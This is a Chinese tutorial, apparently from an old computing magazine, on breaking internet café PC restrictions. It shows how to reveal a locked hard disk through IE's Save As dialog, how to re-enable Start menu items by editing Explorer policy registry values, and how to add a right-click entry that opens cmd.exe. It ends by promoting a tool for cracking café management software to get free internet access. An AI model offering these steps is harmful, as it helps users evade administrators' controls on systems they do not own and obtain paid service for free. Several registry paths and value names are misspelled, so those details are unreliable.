



图6


图7

我们先来把硬盘封锁给破解掉，因为破解其它的限制要用到它。虽然目前解除硬盘封锁的方法有很多，不过我将只介绍我所常用的破解方法。首先打开IE浏览器，在上方的菜单栏中选择“文件”—“另存为”，就会弹出“保存网页”的对话框，可能此时会有很多朋友想到选择“我的电脑”来尝试进入，但是我要告诉你，这样进去的话会发现仍然是空盘。那到底该怎么做呢？你要在“保存网页”的对话框中使用鼠标右键单击任一文件夹，在弹出的菜单中选择“资源管理器”（图6）。这样，硬盘里的内容就会全部显示出来了。是不是很齐全啊（图7）！




图8




图9

接着，我们再来看看“开始”菜单的突破！其实我们可以自己设定“开始”菜单项的。点击“开始”—“设置”—“任务栏和开始菜单”，就可以打开“任务栏和开始菜单属性”对话框了（图8）。在“[开始]菜单”中我们可以自定义“开始”菜单，添加或删除“开始”菜单的菜单项（图9）。

当然了，如果网管们在注册表上做了手脚的话，我们就不能使用上面所说的那种方法了，得修改注册表才行。在系统盘中找到注册表程序regedit，打开后，找到主键HKEY_CURRENT_USER\SOFTWARE\Microft\Windows\CurrentVersion\Policies\Explorer，把下面的键值改为0，即可恢复相应的限制。

1."NOSETTASKBAR"=0　显示“开始”设置中的“任务栏和开始菜单”

2."NOFIND"=0　显示“开始”设置中的“查找”

3."NORUUN"=0　显示“开始”设置中的“运行”

4."NOCLOSE"=0　显示“开始”设置中的“关闭系统”

5."NOSETFOLDERS"=0　显示“开始”设置中的“打印机和控制面板”

6.显示“关闭系统”中的“重新启动计算机并切换到MS-DOS方式”，进入注册表HKEY_CURRENT_USER\SOFTWARE\Microft\Windows\CurrentVersion\Policies\WinoldApp，把主键NOREALMODE的值改为0。

好了，现在再来看看“开始”菜单怎么样了？是不是完全不同了（图10）。




图10

可我又发现了一个严重的问题，虽然“开始”菜单中有“运行”栏了，但还是无法进入CMD。要知道，这个CMD对于我等小菜来说是多么的重要啊！虽然有很多文章是介绍如何进入CMD的。但我认为都比较繁琐。下面介绍一种我自认为很简便的方法。

打开注册表编辑器，找到HKEY_CLASSES_ROOT\FOLDER\Shell，并在其下新建一项名为“Commandprompt"，再在右边窗口中将默认值改为“随意进入CMD”（或者改成其它你想改的名称），然后在刚才建立的Commandprompt项下再新建一项并命名为“command”，并将右边窗口默认的键值改为“cmd.exe cd %1”（注意，如果是WIN9X用户，请将cmd.exe替换为command.com）。

修改完毕后关闭注册表编辑器，无需重新启动电脑。此时我们右键点击文件夹或盘符，就可以在菜单中选择“随意进入CMD”了（图11）。不论当前的目录有多深，在弹出的CMD窗口里显示的即是当前的内容，是不是很方便啊！




图11

好了，洋洋洒洒的讲了这么多，各位菜菜都会用了吧！要想技术好，就一定要多动手，多思考，多做研究哦！

文章难易度：★☆
文章阅读点：如何使用FrzerMaker冷冻枪生成器来制作网吧管理软件攻破工具

“冷冻枪”再创网吧免费上网的神话

s7lx

